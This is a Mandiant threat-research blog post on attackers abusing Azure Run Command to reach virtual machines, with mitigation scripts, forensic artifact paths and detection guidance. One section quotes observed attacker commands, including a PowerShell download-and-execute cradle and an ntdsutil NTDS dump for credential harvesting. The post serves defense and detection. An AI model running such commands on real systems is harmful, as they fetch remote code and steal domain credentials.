


Azure Run Command for Dummies

 mandiant.com/resources/azure-run-command-dummies



Blog

Adrien Bataille, Anders Vejlbj, Jared Scott Wilson, Nader Zaveri

Dec 14, 2021

12 mins read

Threat Research

Detection

Hunting

Response

TTPs

In Mandiant's recent blog post, we detailed [suspected Russian intrusion activity](#) that targeted managed services providers (MSP) to gain access to their customers' cloud environments. Other companies, such as Microsoft, have observed [similarly targeted activity](#) against customers of several [cloud and managed service providers](#). One notable technique from these intrusions is the use of Azure Run Commands to move laterally from managed hypervisors to the MSP customers' underlying virtual machines.

This latest blog post comes as a supplementary annex to highlight Azure Run Commands and provide guidance for mitigations, hunting, and detection mainly from the perspective of the virtual machines at risk from this type of activity. As other blog posts have focused on Azure logs and permissions and what can be learned from these sources, here we will focus more on what can be learned from the evidence sources inside the virtual machines themselves.

This method of pivoting from Azure to the underlying virtual machines (VMs) is significant for a couple of reasons:

- An Azure account compromise could result in granting full access to underlying Virtual Machines, even when those systems are segmented on the virtual layer.
- Running commands through Azure means there is an easy route for elevated privilege execution, without worrying about connectivity and authorization at the virtual layer.

In most cases, the final goal of the attacker is related to the virtual level and not the hypervisor. For example, an attacker is likely interested in stealing information residing inside the virtual systems or encrypting the data and individual systems themselves. While a hypervisor level compromise may allow attackers to circumvent many host-level detection and response mechanisms, there are still opportunities to identify attackers as they pursue their mission objectives.

Azure Run Commands

The Azure Run Command feature enables administrators to run commands on Azure Windows or Linux virtual machines by leveraging the virtual machine agent. The agent is installed by default on Windows and Linux virtual machines deployed from an Azure Marketplace image but can be disabled.

Azure Run Commands are well documented on the Microsoft website at the following locations:

- [Run scripts in your Windows VM by using action Run Commands](#)
- [Run scripts in your Linux VM by using action Run Commands](#)

Azure administrators can run them using the Azure Portal user interface, the API, PowerShell, or the Azure command line interface; each of which will be demonstrated as follows. Each operating system has distinct command types that support arbitrary script execution on virtual machines.

- On Windows, the *RunPowerShellScript* command executes PowerShell on the virtual machine as the SYSTEM user.
- On Linux, the *RunShellScript* command executes a shell script on the virtual machine as the root user.

These command types must be supplied via the “command-id” parameter when using the Run Command feature.

Via Azure Portal

Figure 1 shows two commands ‘w’ and ‘whoami’ sent to our Linux virtual machine using the Azure Portal web console.




Figure 1: Azure run commands

towards a Linux host

Via Azure CLI

Administrators can execute a PowerShell script by name using the following Azure CLI command.

```
az vm run-command invoke --command-id RunPowerShellScript --name winvm -g resourcegroup --scripts @myscript.ps1 --parameters "arg1=firstarg"
```

Azure CLI also accepts individual commands, such as in the following example using the Linux VM “RunShellScript” module.

```
az vm run-command invoke -g resourcegroup -n linuxvm --command-id RunShellScript --scripts "uname -a"
```

Via the REST API

The Azure REST API’s runCommand endpoint accepts HTTP POST requests such as the following, with required parameters, defined in the POST request body.

```
https://management.azure.com/subscriptions/{subscriptionId}/resourceGroups/{resourceGroupName}/providers/Microsoft.Compute/virtualMachines/{vmName}/runCommand?api-version=2021-07-01
```

Via PowerShell Cmdlet

The Azure PowerShell cmdlet also includes a command for Azure Run Commands. Note that the proper Azure Context needs to be provided either by running the *Connect-AzAccount* command or using the *-Context* parameter.

```
Invoke-AzVMRunCommand -ResourceGroupName 'resourcegroup' -Name 'winvm' -CommandId  
'RunPowerShellScript' -ScriptPath 'myscript.ps1'
```

`Invoke-AzVMRunCommand` returns a `PSRunCommandResult` object with the script results in the “Message” field. In Figure 2, the results contain “nt authority\system”, because the script executed a single `whoami` command.

```
Value[0]      :  
  Code       : ComponentStatus/StdOut/succeeded  
  Level      : Info  
  DisplayStatus : Provisioning succeeded  
  Message    : nt authority\system  
Value[1]      :  
  Code       : ComponentStatus/StdErr/succeeded  
  Level      : Info  
  DisplayStatus : Provisioning succeeded  
  Message    :  
Status       : Succeeded  
Capacity     : 0  
Count       : 0
```

Figure 2: Azure run commands

via PowerShell

Mitigations

Limiting Run Command Access

As [documented by Microsoft](#), executing Run Commands requires the `Microsoft.Compute/virtualMachines/runCommand/` permission. The Virtual Machine Contributor role and higher levels have this permission. The Virtual Machine Contributor role has the ability to manage the virtual machines but are not allowed to access the virtual machine, storage account, and virtual network it resides in. Performing regular Azure permissions audits or limiting the number of users with this permission would reduce the attack surface of accounts that can execute Run Commands.

An organization can perform an audit of the Virtual Machine Contributor role or other high-level roles with the following PowerShell command.

```
Get-AzureRmRoleAssignment | ? {$_.RoleDefinitionName -eq 'Virtual Machine Contributor'} | ft  
RoleDefinitionName, UserPrincipalName, DisplayName
```

Since we are mainly concerned with the permission that allow for Azure RunCommand usage, the following script queries all built-in and custom roles created within Azure that contain the specific RunCommand permission.

```

import sys
from azure.identity import DefaultAzureCredential
from azure.mgmt.authorization import AuthorizationManagementClient
if len(sys.argv) < 2:
    print("You need to supply the permission to search for")
    sys.exit(1)
credential = DefaultAzureCredential()
client = AuthorizationManagementClient(
    credential=credential,
    subscription_id="YOUR_SUBSCRIPTION_ID"
)
desired_action = sys.argv[1]
desired_action_lower = desired_action.lower()
desired_action_wildcard = "/" + desired_action_lower.split("/")[:-1] + ["*"]
role_definitions = list(client.role_definitions.list(scope=""))
for role_def in client.role_definitions.list(scope=""):
    for permission in role_def.permissions:
        for action in permission.actions:
            if action.lower() == desired_action_lower or action.lower() ==
desired_action_wildcard:
                print(f"Role '{role_def.role_name}' contains {action}")

```

After an organization has identified all roles that have the ability to execute Run Commands on Virtual Machines, then it can use the previous PowerShell script to obtain the individual users or groups that have said permission. Mandiant recommends having regular entitlement reviews of this and other high-risk permissions with Azure.

Create a Custom Just-in-Time (JIT) Administrative Role for Run Command Permissions

Another method to mitigate the risk and reducing the attack surface of this potential attack is by creating a Just-in-Time (JIT) administrative role that contains the Run Command permissions needed to perform legitimate run command-like actions on a virtual machine. By creating this custom role, we remove the need for a user to have persistent Run Command capabilities on Virtual Machines.

The following sample PowerShell script creates a custom JIT Run Command role for a prescribed subscription and resource group (Note: Replace the subscriptionid and resourcegroupname with the desired organization's subscription and resource group).

```

$role = Get-AzRoleDefinition "Virtual Machine Contributor"
$role.Id = $null
$role.Name = "Run Command JIT Permissions"
$role.Description = "Can request JIT for Run Command actions on virtual machines."
$role.Actions.Clear()
$role.Actions.Add("Microsoft.Compute/virtualMachines/runCommand/*")
$role.AssignableScopes.Clear()
$role.AssignableScopes.Add("/subscriptions/{subscriptionid}/resourceGroups/{resourcegroupname}/")
New-AzRoleDefinition -Role $role
$scope="/subscriptions/{subscriptionid}/resourceGroups/{resourcegroupname}/"
New-AzRoleAssignment -ObjectId {AD Group Object Id} -RoleDefinitionName "JIT Virtual Machine Run Command Role" -Scope $scope

```

After the custom JIT role has been made, Mandiant recommends assigning the JIT Role to a newly created Azure AD Group, and then managing the access to the newly created group using Azure Privileged Identity Management (PIM).

Removing the VM agent

The most basic task that can be performed to mitigate this functionality is to remove the agent from the underlying VM, however, this may have serious consequences to how the virtual machine is administrated.

Also, it is important to note that by doing so, you are not removing the attacker's access to the hypervisor level, and they may have other means to steal your data or compromise hosts.

By removing the agent, you are also removing the main means that you can leverage for detecting this feature being used on your virtual machines. For example, if an attacker runs a command from the Azure CLI, you can detect this with proper detections in place. But if the attacker creates a snapshot of your system, this will be undetected. Therefore, it is critical to perform risk analysis to determine how to best proceed. Removing the agent entirely would eliminate a potential vector for the adversary to abuse but would also push the attacker away from your line of sight.

The references at the following locations provide commands to remove the Windows and Linux agents:

- [Troubleshooting Windows Azure Guest Agent](#)
- [Disable or remove the Linux Agent from VMs and images](#)

Malicious Run Command Usage in the Wild

Mandiant has directly observed commands such as the following while conducting incident response investigations. These commands were executed in several different scripts and showcase an almost full chain of activity from reconnaissance to malicious code execution and credential harvesting.

```

#Reconnaissance
Get-Process
Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct
(Get-Aduser -Filter *).Count
(Get-Aduser -Filter *)[500]
Get-MpComputerStatus
Get-AdDomainController -Discover
cmd /c whoami; ls C:\
ls "C:\Program Files"
Get-Process | Select -First 25

#Code Execution
C:\Windows\syswow64\windowspowershell\v1.0\powershell.exe -C "iex((New-Object
system.net.webclient).downloadstring(<redacted>))"
Write-Host (New-Object System.Net.WebClient).DownloadString("http://<redacted>.com")

#Credential Harvesting
ntdsutil.exe 'ac i ntds' 'ifm' 'create full C:\Temp\t' q q

```

As we can see from the aforementioned examples, while Run Command usage may be relatively novel, the commands being executed represent known attacker techniques and methodologies. This means traditional detection logic for suspicious commands will still be valid, but these mechanisms can be augmented with the context that they were executed using the Run Command feature.

Detection and Hunting

Forensic Artifacts and File Paths

Detection and Hunting on the affected virtual machines should use a combination of forensic artifacts and logs and differ between Windows and Linux virtual machines.

Windows Virtual Machines

On Windows, the use of the RunPowerShellScript functionality will create related PowerShell logs depending on your logging policy. As such, any typical rules written for malicious activity leveraging these logs or process will provide alerts as normal. For additional resources on generic PowerShell logging, see the Mandiant post, "[Greater Visibility Through PowerShell Logging](#)".

However, in our testing of a default Azure setup, the Azure Activity Log showed that Run Command functionality was used but did not log the contents of the actual script being pushed to the virtual machine for execution. This means that by default logs will show that a Run Command action was performed but not the commands executed within the script.

On Windows virtual machines, the PowerShell scripts are downloaded to the following directory, where the <version number> varies and the <job number> is incremented starting at 0:

```
C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\<version number>\Downloads\script<job number>.ps1.
```

```
Administrator: Command Prompt
C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.9\Downloads>type script0.ps1
whoami
C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.9\Downloads>
```

Figure 3: Contents of the file

script0.ps1

Results for Run Command jobs are stored in a status file, with the following path/naming convention:

C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows**<version number>**\Status**<job number>**.status.

```
Select Administrator: Command Prompt
Directory of C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.9\Status
10/27/2021 03:09 PM <DIR> .
10/27/2021 03:09 PM <DIR> ..
10/26/2021 04:29 PM          467 0.status
10/27/2021 07:49 AM          996 1.status
10/27/2021 07:51 AM          994 2.status
10/27/2021 07:52 AM         4,596 3.status
10/27/2021 08:46 AM          467 4.status
10/27/2021 08:48 AM          467 5.status
10/27/2021 08:49 AM          467 6.status
              7 File(s)          8,454 bytes
              2 Dir(s) 124,492,402,688 bytes free
```

Figure 4: Directory listing showing

output files from run-commands

Figure 5 shows the contents of a status file for a successful script execution with the various script outputs logged in JSON format. These have valuable additional forensic information such as the execution timestamp.

```
Administrator: Command Prompt
C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.9\Status>type 0.status
[{"version": "1", "timestampUTC": "2021-10-26T16:29:56.9076112Z", "status": {"name": "RunCommand", "operation": "Command Execution Finished", "status": "success", "code": 0, "formattedMessage": {"lang": "en-US", "message": "Finished executing command"}, "substatus": [{"name": "StdOut", "status": "success", "code": 0, "formattedMessage": {"lang": "en-US", "message": "nt authority\system"}}, {"name": "StdErr", "status": "success", "code": 0, "formattedMessage": {"lang": "en-US", "message": ""}}]}}
```

Figure 5: Contents of a standard

log file showing the output and metadata of a "whoami" command

Linux Virtual Machines

On Linux, Azure Run Command creates a directory per job in: /var/lib/waagent/run-command/download/<job number>. Each job directory contains three files: script.sh, stderr, and stdout.

```
root@linuxvm: /var/lib/waagent/run-command/download# ls -al
total 24
drwx----- 6 root root 4096 Oct 26 14:56 .
drwxr-xr-x 3 root root 4096 Oct 26 14:23 ..
drwx----- 2 root root 4096 Oct 26 14:23 0
drwx----- 2 root root 4096 Oct 26 14:23 1
drwx----- 2 root root 4096 Oct 26 14:27 2
drwx----- 2 root root 4096 Oct 26 14:56 3
root@linuxvm: /var/lib/waagent/run-command/download# ls -al 3
total 16
drwx----- 2 root root 4096 Oct 26 14:56 .
drwx----- 6 root root 4096 Oct 26 14:56 ..
-r-x----- 1 root root 10 Oct 26 14:56 script.sh
-rw----- 1 root root 0 Oct 26 14:56 stderr
-rw----- 1 root root 114 Oct 26 14:56 stdout
root@linuxvm: /var/lib/waagent/run-command/download#
```

Figure 6: Contents of the

/var/lib/waagent/run-command/download directory

The file script.sh contains the command executed on the host; stderr contains the standard error; and stdout contains the result.

```
root@linuxvm: /var/lib/waagent/run-command/download/3# cat script.sh && cat stdout
uname -a
Linux linuxvm 5.4.0-1062-azure #65-18.04.1-Ubuntu SMP Tue Oct 12 11:26:28 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

Figure 7: Contents of script.sh

and stdout files

These output files have less metadata than their Windows counterpart, but additional details are recorded in the following location: /var/log/azure/run-command/handler.log. This log includes basic metadata such as the date/time of run command executions, but it does not include the script contents or results.

```
-dirty operation=enable seq=4 event=validated configuration
-dirty operation=enable seq=4 event="creating output directory" path=/var/lib/waagent/run-command/download/4
-dirty operation=enable seq=4 event="created output directory"
-dirty operation=enable seq=4 files=0
-dirty operation=enable seq=4 event="executing command" output=/var/lib/waagent/run-command/download/4
-dirty operation=enable seq=4 event="executing protected script" output=/var/lib/waagent/run-command/download/4
-dirty operation=enable seq=4 event="executed command" output=/var/lib/waagent/run-command/download/4
-dirty operation=enable seq=4 event=enabled
-dirty operation=enable seq=4 event=end
```

Figure 8: Sample contents of

/var/log/azure/run-command/handler.log

Commands that failed will also be logged in this file, such as the excerpt shown in Figure 9.

```
=5 event="executing command" output=/var/lib/waagent/run-command/download/5
=5 event="executing protected script" output=/var/lib/waagent/run-command/download/5
=5 event="failed to execute command" error="command terminated with exit status=127" output=/var/lib/waagent/run-command/download/5
=5 event="enable script failed"
=5 event=end
```

Figure 9: Sample contents of

/var/log/azure/run-command/handler.log

Identifying Process Anomalies

Windows Virtual Machines

RunPowerShellScript activity creates a very distinct process tree under the WindowsAzureGuestAgent.exe process. Figure 10 shows the processes created after execution of *whoami* using RunPowerShellScript.




Figure 10: Process tree under

WindowsAzureGuestAgent.exe as an execution of "whoami" is performed

With the parent/child relationship detection, engineers can create rules to detect commands, which may not be suspicious on their own, but would rarely be run through the aforementioned process tree. For example, *whoami.exe* may be common and benign in most cases, but suspicious if launched as a child of *powershell -ExecutionPolicy Unrestricted -File script.ps1*, which would indicate potential reconnaissance. Commands with commonly malicious usage, such as *ntdsutil.exe*, should be of high concern if seen as a child process of WindowsAzureGuestAgent.exe.

If any usage of RunPowerShellScript is suspicious in your organization, you can monitor any sub-processes of WindowsAzureGuestAgent and whitelist commands as needed for legitimate management activity.

In addition to process anomalies, you can monitor file creation/modification events in the directories used by Azure Run Commands. If your monitoring solution logs the full file content for these events, it will show the actual commands being executed which can also be reviewed for malicious commands or anomalous usage.

Linux Virtual Machines

On Linux, Azure run commands can be detected by looking for command lines such as the following:

```
nohup /var/lib/waagent/Microsoft.CPLat.Core.RunCommandLinux-1.0.2/bin/run-command-extension
enable
```

Furthermore, parent-child relationships can be used to hunt for suspicious processes that have a parent process command line following this syntax:

```
/bin/sh -c /var/lib/waagent/run-command/download/3/script.sh
```

Similar to Windows, file monitoring solutions can be used to trigger alerts on file creations in the `/var/lib/waagent/run-command/download` directory, and match suspicious content if this is feasible.

Azure-Level Detection and Hunting

In the Azure Portal, the Activity Logs for each VM will capture Azure Run Command executions. Azure Activity Logs can be found in numerous locations, depending on the environment, including but not limited to an Azure Sentinel instance, Microsoft Defender Advanced Hunting, a Log Analytics Workspace, or on the VM Azure Portal page itself.

The following is an example alert for a Run Command action. This log shows that the “runCommand” for the virtual machine named testvm (1) was actioned and successfully executed via the user@contoso[.]com (2) account from IP address 127.0.0.[.]1 (3).

```

{
  "authorization": {
    "action": "Microsoft.Compute/virtualMachines/runCommand/",
  },
  (2) "caller": "user@contoso.com",
  "claims": {
    (3) "ipaddr": "127.0.0.1"
  },
  "category": {
    "value": "Administrative",
    "localizedValue": "Administrative"
  },
  "eventTimestamp": "2021-10-28T20:25:33.5505986Z",
  "operationName": {
    "value": "Microsoft.Compute/virtualMachines/runCommand/",
    "localizedValue": "Run Command on Virtual Machine"
  },
  "resourceProviderName": {
    "value": "Microsoft.Compute",
    "localizedValue": "Microsoft.Compute"
  },
  "resourceType": {
    "value": "Microsoft.Compute/virtualMachines",
    "localizedValue": "Microsoft.Compute/virtualMachines"
  },
  (1) "resourceId": "/subscriptions/6d356a32-8ac0-4541-b958-3304b11b7447/resourceGroups/[resourcegroupname]/providers/Microsoft.Compute/virtualMachines/testvm",
  "status": {
    "value": "Succeeded",
    "localizedValue": "Succeeded"
  }
}

```

Unfortunately, Activity Logs do not include the command that was executed which would be required for further investigation. Regardless, these logs can be helpful to create baselines of expected Run Command usage in an environment to find anomalous and suspicious activity.

The goal of this blog post was to focus especially on the virtual machine side of this activity, and Microsoft has already provided excellent guidance on [hunting for suspicious Azure Run Commands in your tenant](#).

Conclusion

As shown in our recent post, hypervisor level compromises afford threat actors with many opportunities for rapidly and stealthily exploiting hosted systems and applications. In this blog post, we discussed how one such method, Azure Run Command, is being leveraged by attackers and how defenders can hunt for, detect, and mitigate malicious usage of it.

Hypervisor compromises yield a high level of access to hosted systems and data, which are commonly an attacker's primary objective in an intrusion. This evolution of intrusion methodology requires a thorough understanding of built-in cloud asset management functionality that can be abused by attackers. More importantly, this activity reinforces the need for comprehensive visibility and a vigilance for anomalous activity within environments.

MITRE ATT&CK

Abusing the hypervisor to virtual machine interaction via Azure Run Commands can lead to full lifecycle adversary interaction including all stages of ATT&CK. However, the ATT&CK Tactics and Techniques observed include but are not limited to:

Initial Access	External Remote Services (T1133)
Initial Access	Valid Accounts (T1078)
Execution	Command and Scripting Interpreter (T1059)
Persistence	External Remote Services (T1133)
Persistence	Valid Accounts (T1078)
Privilege Escalation	Valid Accounts (T1078)
Defense Evasion (TA0005)	

Acknowledgments

The authors would like to thank Alyssa Rahman and Matthew Dunwoody for their valuable feedback and technical review.